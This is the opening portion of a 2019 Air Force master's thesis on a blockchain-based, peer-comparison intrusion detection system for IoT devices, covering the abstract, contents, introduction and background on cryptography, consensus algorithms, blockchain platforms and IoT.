3-22-2019

A Blockchain-Based Anomalous Detection System for Internet of Things Devices

Joshua K. Mosby

A BLOCKCHAIN-BASED ANOMALOUS DETECTION SYSTEM FOR INTERNET OF THINGS DEVICES

THESIS

Joshua K. Mosby, Captain, USAF

AFIT-ENG-MS-19-M-047

DEPARTMENT OF THE AIR FORCE
AIR UNIVERSITY

AIR FORCE INSTITUTE OF TECHNOLOGY

Wright-Patterson Air Force Base, Ohio

AFIT-ENG-MS-19-M-047

A BLOCKCHAIN-BASED ANOMALOUS DETECTION SYSTEM FOR INTERNET OF THINGS DEVICES

THESIS

Presented to the Faculty

Department of Electrical and Computer Engineering

Graduate School of Engineering and Management

Air Force Institute of Technology

Air University

Air Education and Training Command

In Partial Fulfillment of the Requirements for the

Degree of Master of Science in Cyber Operations

Joshua K. Mosby, BS

Captain, USAF

March 2019

AFIT-ENG-MS-19-M-047

A BLOCKCHAIN-BASED ANOMALOUS DETECTION SYSTEM FOR INTERNET OF THINGS DEVICES

Joshua K. Mosby, BS

Captain, USAF

AFIT-ENG-MS-19-M-047

Abstract

The Internet of Things (IoT) represents a new paradigm in computing. The ability to connect everyday devices to the Internet has created a global grid of sensors, generating data that is used to boost productivity in every industry. The IoT has even entered homes, improving quality of life through smart home automation. While it provides these benefits, the IoT is under attack. Long characterized by a lack of security, particularly in terms of authentication and integrity, the IoT has become a favorite target of hackers. The last three years has witnessed the birth of the botnet, delivering never-before-seen denial of service attacks. Traditional cyber security countermeasures are either inapplicable or ineffective, leaving the IoT without adequate protection.

IoT devices are often lightly defended and always online, making them an attractive target. However, many device owners do not realize they have been compromised, particularly when devices lack a user interface. This creates a need for an intrusion detection system: a way to alert device users to abnormal, potentially-malicious behavior. Low computing resources on IoT devices leads many researchers to segregate vulnerable devices and set up defenses on the network boundary. If devices cannot be segregated, this approach is ineffective. A device-centric security solution provides flexibility and be applicable to a larger number of scenarios.

This thesis describes an anomalous-based intrusion detection system that operates directly on IoT devices. In this approach, an agent on each node compares the node's behavior to that of its peers. If these values are not in alignment, the agent generates an alert. Communication amongst nodes occurs using a distributed average consensus Blockchain. A new block is generated when the majority of nodes agree on a set of values. This becomes the new standard for agents on all nodes to compare against. Nodes continually communicate to reach consensus and generate new blocks, allowing this standard to flex and evolve over time.

To determine the effectiveness of this detection system, an experiment is conducted. Three different code samples simulating common IoT malware are deployed against a testbed of 12 Raspberry Pi devices, which emulate IoT devices. Increasing numbers of hosts are infected until two-thirds of the network is compromised, and the detection rate is recorded for each trial.

The detection system is effective at detecting malware infections, catching at least one malicious node in every trial. 52% of trials catch all infected nodes, achieving perfect detection. The average trial detection percentage is 82%. There are differences in the detection rate for the different malware types, with two above 90% and the third at 60%. This suggests that additional tailoring of the system, as well as some changes to the alert threshold, could further increase effectiveness.

This research presents a low-resource, scalable anomaly detection system that is effective at detecting malware infections. This research provides insights into how Blockchain technology can be used to improve IoT security. It also deploys security mechanisms directly to IoT devices and, by comparing nodes to their peers, turns the multitude of Internet of Things devices into an asset rather than a liability.

Acknowledgments

I would like to express my sincere appreciation to my faculty advisor, Dr. Barry Mullins, for his guidance and support throughout the course of this thesis effort. I would like to thank my sponsor for both the support and latitude provided to me in this endeavor. I would also like to thank my wife for her love and support during my studies.

Joshua K. Mosby

Table of Contents

Page

Abstract ... iv

Table of Contents ... vii

List of Figures ... x

List of Tables ... xiii

List of Acronyms ... xiv

I. Introduction ... 1

1.1 Background ... 1
1.2 Problem Statement ... 2
1.3 Research Goals and Hypothesis ... 2
1.4 Approach ... 2
1.5 Assumptions/Limitations ... 3
1.6 Research Contributions ... 3
1.7 Thesis Overview ... 4

II. Background and Related Research ... 5

2.1 Chapter Overview ... 5
2.2.1 Symmetric vs Asymmetric ... 5
2.2.2 Public Key Cryptography ... 6
2.2.3 Digital Signatures ... 7
2.2.4 Hashing ... 8
2.3 Distributed Systems ... 9
2.3.1 Overview ... 9
2.3.2 Consensus ... 10
2.4 Blockchain ... 12
2.4.1 Overview ... 12
2.4.2 Bitcoin ... 13
2.4.3 Other Common Blockchains ... 15
2.5 Internet of Things ... 17
2.5.1 Overview ... 17
2.5.2 Security Risks ... 19
2.5.3 Security Countermeasures ... 21
2.6 Chapter Summary ... 24

III. System Design 25

3.1 Chapter Overview 25
3.2 Design Goals 25
3.3 Anomalous Detection System 26
3.3.1 Memory 26
3.3.2 CPU 27
3.3.3 Network 28
3.3.4 Connections 29
3.3.5 Logins 30
3.3.6 Processes 31
3.3.7 Model Comparison 31
3.4 Agent Operation 34
3.5 Blockchain Operation 38
3.6 Deployment Architecture 50
3.7 Malware Simulation 58
3.8 Pilot Studies 60
3.9 Chapter Summary 65

IV. Methodology 66

4.1 Problem/Objective 66
4.2 System Under Test 66
4.2.1 Assumptions 67
4.3 Metrics 68
4.4 Factors 68
4.5 Parameters 70
4.6 Experiment Design 70
4.6.1 Experiment Description 71
4.6.2 Factors 71
4.6.3 Logging 72
4.6.4 Testing Process 72
4.7 Chapter Summary 73

V. Analysis and Results 74

5.1 Chapter Overview 74
5.2 Success/Failure Results 74
5.3 Detection Percentages 76
5.4 False Positives 81
5.5 Block Characteristics 82
5.6 Scalability 84
5.7 Chapter Summary 85

VI. Conclusions and Recommendations 86

6.1 Chapter Overview 86
6.2 Research Conclusions 86
6.3 Research Significance 86
6.4 Future Research 87

Appendix A. Malware Simulation Code 89

Appendix B. Raspberry Pi Setup 92

Appendix C. Pilot Studies Setup 95

Appendix D. Pilot Studies Execution 97

Appendix E. Model Code 100

Appendix F. Trial Execution 112

Appendix G. Trial Results 117

Appendix H. False Positives 124

Bibliography 129

List of Figures

Figure Page

1. Public Key Encryption and Decryption Example [9] 6

2. Digital Signatures Illustration [9] 7

3. Hash Function Illustration [9] 9

4. Bitcoin Block Structure [17] 14

5. Evolution of Data Flows [22] 18

6. Security Architecture of IoT [23] 19

7. Memory Screenshot 27

8. CPU Capture Screenshot 28

9. Network Capture Screenshot 29

10. Established Connections Screenshot 30

11. Login Capture Screenshot 30

12. Placeholder process count 31

13. Agent Gathering Data Flowchart 36

14. Agents Sharing Models (Simplified) 39

15. Record Structure 40

16. Block Structure 40

17. Consensus Example: Starting Partial Blocks 42

18. Consensus Example: Node A Sends Partial Block to Node B 44

19. Agent Receiving Blocks Flowchart 48

20. Logical Diagram of Test Equipment 51

21. Stack Containing Pis 1-6 53

22. Stack Containing Pis 7-12 54

23. Pi Stacks and Switches 55

24. Kill-A-Watt Power Meters 56

25. Disk Space Capture Screenshot 61

26. Malware Simulation Attack Path 62

27. System Under Test 67

28. Detection Percentages: One Compromised Node 77

29. Detection Percentages: Three Compromised Nodes 78

30. Detection Percentages: Six Compromised Nodes 78

31. Detection Percentages: Eight Compromised Nodes 79

32. Detection Percentage by Number of Compromised Nodes 80

33. Detection Percentage by Malware Simulation 81

34. Block CPU Values Comparison 83

35. Malware Simulation 1 Code: Cryptocurrency Mining Bot 89

36. Malware Simulation 2 Code: DDoS Malware 90

37. Malware Simulation 3 Code: Spyware 91

38. Routing Metrics 92

39. Agent Install Script 94

40. Metrics Script 96

41. Telnet Command Sample 1 97

42. Telnet Command Sample 2 98

43. Telnet Command Sample 3 98

44. Baseline Trial Data Processing Script 99

45. Pull Logs Script 113

46. Block Logs Example.. 114

47. Process Blocks Script... 115

48. Consume Script... 116

List of Tables

Table Page

1. Model Comparison Example: Similar Nodes 32

2. Model Comparison Example: Dissimilar Nodes 32

3. Model Comparison Scoring Formula 33

4. Local Model Example: Non-infected Node 37

5. Local Model Example: Infected Node 38

6. Consensus Example: Partial Block Snapshot 45

7. Consensus Example: Forked Partial Block Snapshot 46

8. Pilot Studies Mann-Whitney U Test Results 64

9. Trial Description 69

10. Detection Percentages by Trial 77

11. Detection Percentage by # Compromised Hosts 79

12. Detection Percentage by Malware Simulation 80

13. Block Timing by Malware Simulation 84

14. Block Timing by # Compromised Nodes 84

15. Trial Results: 1 Compromised Node 117

16. Trial Results: 3 Compromised Nodes 118

17. Trial Results: 6 Compromised Nodes 119

18. Trial Results: 8 Compromised Nodes 121

19. False Positives 124

List of Acronyms

Abbreviation		Page
AES	Advanced Encryption Standard	40
C2	Command and Control	20
CIoTA	Collaborative Internet of Things Anomaly Detection	23
CPU	Central Processing Unit	15
CUT	Component Under Test	66
DDoS	Distributed Denial of Service	20
IoT	Internet of Things	1
IDS	Intrusion Detection System	2
IP	Internet Protocol	39
IT	Information Technology	50
OS	Operating System	52
PBFT	Practical Byzantine Fault Tolerance	11
PSSH	Parallel Secure Shell	51
SCP	Secure Copy	62
SD	Secure Digital	92
SSH	Secure Shell	62
SUT	System Under Test	66
TCP	Transmission Control Protocol	29

A BLOCKCHAIN-BASED ANOMALOUS DETECTION SYSTEM FOR INTERNET OF THINGS DEVICES

I. Introduction

1.1 Background

In recent years, the number of Internet connected devices has exploded. In the early 2000s, there were more people than devices, whereas today computers far outnumber humans. Estimates predict between 20-50 billion devices by 2020 [1-2]. Much of this growth comes from the “Internet of Things” (IoT), a new paradigm where objects, or things, are connected and are able to work together to achieve a goal, often without the need for human intervention [3]. This growth has benefited various industries by improving productivity, yet security has suffered. Availability is prioritized in many IoT devices while authentication [4], integrity, and confidentiality are lacking. One area of concern is intrusion detection. Botnets infect millions of IoT devices worldwide, yet many owners remain unaware of the compromises occurring in their own home [5]. This issue is exacerbated by the fact that traditional defense mechanisms, such as anti-virus, are infeasible on IoT systems due to computing resource constraints [6]. An additional factor is the constant updates which are required by a signature-based detection approach [7]. A security solution that provides anomaly-based detection helps solve this problem but still requires manual changes when a vendor update occurs. For these reasons, existing research recommends segmenting IoT devices and strengthening defenses on the network boundary [8]. Few solutions for intrusion detection exist for the actual IoT devices.

1.2 Problem Statement

IoT does possess several security advantages, mainly due to the large number of devices on the network. In many networks, the same model of device may be used dozens or hundreds of times. By comparing individual devices to their peers, an Intrusion Detection System (IDS) to detect and alert on anomalous behavior can be created. Blockchain can be used to create such a system that can detect botnet malware. This system is also able to adapt to changing environments (such as a vendor update) without requiring manual whitelist changes.

1.3 Research Goals and Hypothesis

The research goal is to create a system that utilizes Blockchain to run an IDS directly on IoT devices. This IDS focuses on anomalous system detection by comparing nodes to their peers. The hypothesis states that this solution successfully alerts on IoT botnet malware.

1.4 Approach

Three code samples simulating common types of IoT botnet malware are deployed against a testbed of 12 Raspberry Pi devices. Each node participates in a Blockchain, which holds a software configuration model that is agreed upon by the majority of nodes. Each node checks its currently running software against the model stored on the Blockchain and generates an alert if the differences exceed a given threshold. This experiment observes whether the simulation is successful at detecting the malware.

1.5 Assumptions/Limitations

In order to enable proper analysis of the test results, this research applies the following assumptions:

- The code samples are representative of realistic IoT malware.
- Raspberry Pis are representative of IoT devices.
- All nodes have identical functionality.
- Code can be deployed on IoT devices.
- Major changes to nodes, such as vendor updates, occur at the same time.

In order to maintain scope and keep the research focused on its goals, this research applies the following limitations:

- Raspberry Pis lack a full IoT application.
- Symmetric key encryption limits the ability for digital signatures.
- The Blockchain has the ability for forked branches.

1.6 Research Contributions

This research provides a Blockchain IoT security application that can be directly deployed to IoT devices. Current research assumes that the IoT devices either cannot be modified or lack the resources to run a Blockchain application. For these reasons, current research focuses on segmenting all IoT devices in a network and strengthening defenses on this segment boundary. For some networks, this separation may not be feasible. These situations require a device-centric approach.

Additionally, this thesis utilizes the inherent capabilities of IoT devices: their numbers. The Blockchain created in this thesis is strengthened by higher numbers of cooperating nodes; this decreases the ability of the malware to avoid detection.

1.7 Thesis Overview

This thesis document is organized into six chapters. Chapter 2 presents a brief summary of IoT security issues and voting-based consensus algorithms. Chapter 3 explains the testbed system design as well as the Blockchain itself. The experiment methodology and the results analysis are presented in Chapters 4 and 5 respectively. Chapter 6 summarizes this thesis and describes future work.

II. Background and Related Research

2.1 Chapter Overview

The purpose of this chapter is to explain background technologies necessary to understand Chapters 3 and 4. Section 2.2 discusses cryptography and explains the difference between symmetric and asymmetric technologies. Section 2.3 describes distributed systems and the concept of consensus. Section 2.4 explains Blockchain and its characteristics. Section 2.5 discusses IoT and the security issues associated with it.

2.2 Cryptography

2.2.1 Symmetric vs Asymmetric

Cryptography generally refers to hiding the meaning of a message [9]. The two most common types are symmetric key and asymmetric key cryptography. In symmetric key cryptography, two parties can communicate securely if they know a shared secret key. Both parties use this key to encrypt and decrypt the message; any third party who lacks the shared secret cannot decipher the message. However, this key must be exchanged via a separate secure channel, which often involves physically transporting the key. This creates an implementation problem, especially if the parties do not possess a secure means of transport. Asymmetric cryptography, often referred to as “public key cryptography”, allows two parties to establish a secure connection solely using a public channel (e.g., the Internet) [10]. However, asymmetric key cryptography is generally slower to encrypt and decrypt messages. It is also more resource intensive than symmetric cryptography.

2.2.2 Public Key Cryptography

Public key cryptography features two distinct values: an encryption key and a decryption key. These two keys have an inverse relationship. As the names suggest, the former is used for hiding a message and the latter for deciphering it. Given one of the keys, there is no computationally feasible way to find the other. This allows one of the keys to be made public, while the other is kept secret. The encryption key is referred to as the "public" key, and the decryption key as the "private" key. For example, if Alice wants to send an encrypted message to Bob, she uses his public key to encrypt the message, knowing that only he is be able to decrypt it. Figure 1 illustrates this process.




Figure 1. Public Key Encryption and Decryption Example [9]

Let $\boldsymbol{x}$ represent the original message and $\boldsymbol{y}$ represent the encrypted message. Bob's asymmetric cryptography $\boldsymbol{k}$ consists of two keys: $\boldsymbol{k_{pub}}$ is Bob's public key, and $\boldsymbol{k_{pr}}$ is Bob's private key. In this example, Bob begins by sending his public key to Alice. The center represents the unsecure channel, where anyone may listen to communications. Alice uses an encryption algorithm $\boldsymbol{e}$ and Bob's public key to encrypt the plaintext $\boldsymbol{x}$. This results in a cipher text $\boldsymbol{y}$ which is sent to Bob. Using his private key, Bob uses a decryption algorithm $\boldsymbol{d}$ to retrieve the plaintext $\boldsymbol{x}$. The only data that was sent through the unsecure channel is the public key $\boldsymbol{k_{pub}}$ and the cipher text $\boldsymbol{y}$. Neither of these can be used by an outside attacker to compromise the original message $\boldsymbol{x}$.

2.2.3 Digital Signatures

One application of public key cryptography is digital signatures. On physical documents, participants are asked to sign the form in ink with their unique signature. This verifies the identity of the person and provides non-repudiation: the person cannot deny having signed the message. On the Internet, non-repudiation is provided by digital signatures, which build on the inverse relationship between the public and private key [11]. This process is illustrated in Figure 2.




Figure 2. Digital Signatures Illustration [9]

A user named Bob has a message $\boldsymbol{x}$ that he wants to sign. Bob uses his private key but encrypts the message instead of decrypting it. This encrypted message is known as the signature and is denoted by $\boldsymbol{s}$ in Figure 2. He then sends the original message $\boldsymbol{x}$ and the signature $\boldsymbol{s}$ to Alice, who can verify the signature using Bob's public key $\boldsymbol{k_{pub}}$. Alice attempts to decrypt the signature with Bob's public key. If the decrypted message is the same as the original message, then the signature is valid. Alice can trust that Bob sent this message, since only Bob has access to the private key used to sign the message. If the decrypted message and original are different, the signature is not valid. Either Bob signed the wrong message, or the message did not really come from Bob. In summary, Bob "signs" a message with his private key, and Alice "verifies" the message using Bob's public key. In fact, multiple people can verify the signature, if they have access to the original message.

2.2.4 Hashing

Public key cryptography allows the creation of digital signatures. However, these signatures are the same length of the original message, which raises some implementation issues. Some asymmetric cryptography functions require breaking up the input into smaller chunks. This results in multiple signatures, one for each fragment. This creates a security risk because while individual fragments are protected, the whole message is not. If an attacker can intercept the transmission, they could re-arrange fragments or remove segments. Additionally, long signatures require overhead. The computational cost to generate them is higher, and more resources are required to send them across the network. These issues can be solved by a short signature that could represent messages of any length. Hash functions provide the solution.

This process is shown in Figure 3. A user wants to sign the message $\boldsymbol{x}$, but the message is too long. Rather than breaking up the message and individually signing each segment, $\boldsymbol{x}$ is sent to a hash function $\boldsymbol{h}$. This produces a fixed-length output $\boldsymbol{sig}$, which can then be signed using a private key $\boldsymbol{k_{pr}}$. Interestingly, this process also works with multiple messages. If x_1 through x_n are different messages or files, a user can generate a single hash for the collection.




Figure 3. Hash Function Illustration [9]

Hash functions map input data of any length into a fixed length output [9]. Hash functions are one-way, or trapdoor, functions. It is computationally easy to calculate the hash in one direction, but computationally infeasible to calculate the opposite direction. Even if an attacker knows the hash function and possesses the output, it is difficult to find the input. Likewise, it is infeasible to find collisions, which is where two different inputs produce the same hash output. Overall, the output of a hash function reveals no information about the original message. This functionality is critical to the creation of Blockchains.

2.3 Distributed Systems

2.3.1 Overview

The first computers were large, expensive, and difficult to connect together [12]. The arrival of the personal desktop computer changed this, followed by the growth of embedded systems and eventually leading to the IoT. Each transition has made computers smaller and cheaper. This has made it feasible to combine large numbers of computers into a single computing system, which we call a distributed system [12]. These systems are comprised of nodes, which can be physical hardware devices or software processes. These nodes are autonomous; they behave independently. However, nodes work together to achieve a common goal. The nature of this goal is determined by the application. Common uses include distributed databases, web applications, and a distributed ledger.

When designing a distributed system, there are several important issues to consider. Network reliability, clock management, and distribution transparency must be addressed in the architecture. Additionally, the concept of consensus and consistency is critical. The distributed system must maintain a consistent set of data on every node. The ability to handle crashes and malicious nodes leads to several complex approaches.

2.3.2 Consensus

Consensus means reaching agreement. In the context of distributed systems, this refers to all nodes in a system agreeing on a set of data. This is a requirement for many distributed system applications, especially for a distributed ledger. There is a large amount of literature on this subject; consensus mechanisms are differentiated by their ability to handle crash faults and "Byzantine Faults". Crash faults refer to when a node shuts down or otherwise loses its ability to communicate and process data. These crashes may be short or long term. Crash-tolerant algorithms allow the system to continue to reach consensus even if nodes crash. Byzantine faults refer to the Byzantine Generals Problem and represent the presence of malicious nodes on the system. These concepts are explored in the following paragraphs.

One of the most widely used consensus algorithms is Paxos [13]. This is a crash-tolerant algorithm that seeks to achieve consensus on a value. That is, from a set of proposed values all nodes agree on which value should be chosen. Paxos uses a leader election system to establish the chosen value. A system of timeouts ensures that even if the leader node shuts off, the algorithm selects a new one on the next iteration. This system is complex yet effective. However, Paxos is not designed to address nodes acting maliciously.

The Byzantine Generals Problem [14] is an example of how malicious nodes can affect consensus. In this example, a group of generals must determine whether to attack or retreat via sending messengers to each other. All generals must agree on the same outcome, otherwise they are destroyed. However, messengers may be intercepted or stopped, and one of the generals may be a traitor. The ability for the system to reach consensus under these circumstances is a complex problem. Many consensus algorithms refer to “Byzantine Faults” as the presence of malicious nodes, and “Byzantine Fault Tolerance” as the ability to reach consensus despite the presence of malicious nodes.

One of the algorithms to address this problem is Practical Byzantine Fault Tolerance (PBFT) [15]. This consensus algorithm shows that a distributed system is able to reach consensus as long as 2/3 of the nodes in the system are not malicious. If that threshold is crossed, the system breaks down and consensus may not be achieved. Alternatively, an invalid consensus may be pushed by the malicious nodes. PBFT does have some flaws, mostly with the large amount of network traffic required.

In almost every case, consensus requires nodes to agree upon a value. However, which values are possible depends on the application. In some cases, like the Byzantine Generals Problem, there are only two options, attack or retreat. Algorithms like Paxos allow for several values to be proposed by nodes. Other applications use distributed average consensus. This method is used when every node has a set of data, and the consensus value should be the average of all nodes. In these algorithms, the complexity occurs in how the nodes communicate and calculate this average value.

2.4 Blockchain

2.4.1 Overview

A new approach to the distributed consensus problem is known as Blockchain. The term Blockchain is often confused with the specific implementation of its most common applications. This section explores the basics of Blockchain, briefly touch on the proof-of-work consensus protocol popularized by Bitcoin, and establish why Blockchain is still useful even with different consensus mechanisms.

At its core, Blockchain is a decentralized data structure. The same set of data is distributed across several nodes, eliminating central points of failure. This data is organized into blocks, with each block linked to the previous one in an unbroken chain. There are two variants of Blockchain. The first is a transaction-based approach; a known state is assumed to have existed before the first block, and every block consists of actions affecting that state. Nodes calculate the current state by applying actions to the previous state. This approach makes individual blocks smaller, but requires that each node keep a copy of the full chain. The second approach involves storing the entire state in each block. This approach is less common but allows storing a subset of the chain rather than the entire chain.

Blockchain is characterized by strong integrity. Each block possesses a field containing a hash of the previous block. This makes it difficult for an attacker to tamper with previous blocks. If any data in a block is changed, its hash changes as well. All subsequent blocks are now invalid since the previous block fields do not match [16]. This mechanism provides a simple yet effective ability to monitor changes to previous blocks.

2.4.2 Bitcoin

In late 2008, Satoshi Nakamoto (suspected to be a pseudonym) published the Bitcoin whitepaper [16]. In this publication, Nakamoto describes the implementation of a digital currency system. Such ideas had been proposed before, but Bitcoin is unique because it does not require a trusted third party. The utilization of public key infrastructure [17] and secure hashing algorithms allows for central functions, like verifying transactions, to be performed in a decentralized fashion. This is achieved by a transaction based Blockchain, in which each node applies the transactions in the new block to its current state. Critically, Bitcoin allows each node to verify the validity of a block before executing its transactions.

Bitcoin's consensus algorithm is called proof-of-work, and it ensures that the ledger is append-only. Several items are used as the inputs to a hash function including a group of transactions, the hash of the previous block, the timestamp, and an unknown number called a nonce. The goal is to find a nonce that makes the resulting hash match a pattern. For example, there exists some number that makes the result hash begin with eight zeroes. Special nodes called miners are constantly working on the next block, and broadcast it when they find a valid nonce. The miners are running a brute force algorithm, but other nodes can verify it with a single hash function. Most importantly, if a previous block's value is changed, its hash changes. This makes every subsequent nonce no longer valid, and the corresponding blocks fail verification. With each successful nonce calculation, the Blockchain grows, and nodes reach consensus by accepting the new block as valid. This includes recognizing and executing all transactions found in that block. Figure 4 illustrates

Bitcoin's block structure. Each block contains a field containing the hash of the previous block. A change in one of the transactions on the left block changes its hash, resulting in the previous hash field of the block on the right being invalid.




Figure 4. Bitcoin Block Structure [16]

The key piece of Bitcoin's consensus is that nodes always work to extend the longest Blockchain. Consider the following example. Nodes A, B, and C are all working on the same ledger of length 10. Node A finds the nonce first, and broadcasts it to B and C. Now Node A is working off a valid Blockchain of length 11, while B and C are working off length 10. Thus, B and C switch to furthering Node A's chain, accepting the new block to their copy of the ledger. All three nodes are now in sync. It is possible for two nodes to discover the nonce at the same time, or to discover different nonces that are both valid. This leads to a "fork", where there are two versions of the Blockchain. These often occur due to network latency making it appear that different events occur simultaneously. When a forks occurs, the Blockchain continues to operate. One of the forks eventually outpaces the others, and since nodes are configured to extend the longest chain, all nodes switch to that fork.

Extending the longest chain acts as a security mechanism as well. Suppose an attacker changes a transaction in a previous block. The new values exist only in the attacker's copy of the ledger; no one else accepts the new data as valid. In order for other nodes to accept the changes, the attacker must to extend his chain beyond the real one by calculating new nonce values. This requires the attacker to have more computing power than the rest of the nodes, which is known as the 51% attack. On a global Blockchain like Bitcoin, this is difficult [16].

Bitcoin is well suited for its stated goal of a decentralized, electronic cash system. However, there are several limitations. Firstly, the proof-of-work consensus algorithm is resource intensive. The mining process places a heavy workload on the Central Processing Unit (CPU). This algorithm also requires that the entire chain be stored, which at the time of this writing is >100 GB. All applications that use this approach must be aware of the storage issue, particularly if the desire is for a public Blockchain (this concept is be explained in Section 2.4.3). Overall, a direct application of Bitcoin's technology to a different industry is inefficient.

2.4.3 Other Common Blockchains

Since the creation of Bitcoin, many variants of Blockchain have appeared, supporting a myriad of applications. All of these variants involve combining a set of blocks into a chain and linking these blocks using a hash of the previous block. However, other aspects, including proof-of-work, may be absent.

Ethereum combines Bitcoin with a Turing-complete programming language [18] through "smart contracts". These are simple programs that live on the Blockchain and interact with nodes according to their code. Smart contracts allow Ethereum to serve as a framework for creating more advanced Blockchain applications. The code for each contract is stored as part of the block (often as a special type of transaction). This inherits the strong integrity found in Bitcoin; a smart contract represents an immutable piece of code that is also publicly viewable. In theory, this allows greater confidence in the code that is running. However, there are several limitations. Smart contracts have restrictions on non-determinism, which limits the ability to write complex code. Secondly, code is not updated; instead a new version is deployed to the Blockchain. This makes updating and adapting to new situations more difficult.

Ethereum itself began as a proof-of-work Blockchain, with a slightly different algorithm that kept many of the same characteristics. A stated goal is to move to a proof-of-stake approach, which resembles a voting system where the share of the vote is determined by the cryptocurrency owned by the account. This approach is seen as an alternative to proof-of-work that eliminates some of the intensive computations. Ethereum is also one of the first Blockchains to allow private chains. A private Blockchain is restricted to a small set of users, and provides the owners with greater control. However, the integrity of Bitcoin depends on having a large number of nodes. Private Blockchains may end up with weaker security as opposed to public options. Ethereum does offer a global public Blockchain which remains its most popular, but the concept of private and permission-controlled Blockchains are used in other applications.

Hyperledger Fabric [19] is an effort by the Linux Foundation to develop a Blockchain framework completely removed from cryptocurrency. This is a highly modular approach built with Docker [20] containers that allows for a high degree of customization. Hyperledger Fabric moves away from cryptocurrencies and towards the realm of distributed systems, but does maintain some of the key elements of Bitcoin. This Blockchain relies heavily on the use of smart contracts, which originate from peer nodes. Hyperledger Fabric requires each transaction to be endorsed by a set of nodes, and all transactions are sent to a central ordering service that arranges the transactions. Following this step, the final transactions are validated before being applied to the local ledger on all nodes. Each of these steps are highly customizable, which represents a major benefit of Hyperledger Fabric. However, there are some limitations. The requirement for an ordering service re-introduces a measure of centralization. Additionally, endorsing nodes must reach an agreement on the resulting value of a smart contract. For example, if two nodes want a smart contract to compare a local file to a value stored on the Blockchain, both nodes must agree on the result for the transaction to be executed. If one node has a successful match while the other does not, no transaction is endorsed and the process stops, leaving the user with no knowledge of which node failed the check. Creative use of multiple smart contracts with restrictive endorsement policies could mitigate this problem, but another limitation is the reliance on containers. Pilot studies with Hyperledger Fabric were unable to get memory usage below 100 MB, which may be too intensive for IoT platforms.

These three examples are the most common implementations of Blockchain. However, each has its limitations and caters to a particular audience. For specific applications and scenarios, a Blockchain framework is the best solution. However, if the most common frameworks fail, a Blockchain can be designed from scratch.

2.5 Internet of Things

2.5.1 Overview

Internet of Things is a term that generally refers to Internet-connected embedded devices, especially those that operate with little to no interaction with users. These devices may be in vehicles, home appliances, medical technology, industrial processes, or any other industry. This reflects a new paradigm in which every device is a sensor. Figure 5 illustrates the change in Internet traffic, with sensors uploading data to cloud providers [21]. The influx of IoT devices means that more data is being uploaded than downloaded. Data is constantly being collected, analyzed, and used as feedback to improve the process. This last point is why these devices are often called "smart". Often constructed with a singular purpose, these devices are much simpler than traditional personal computers.

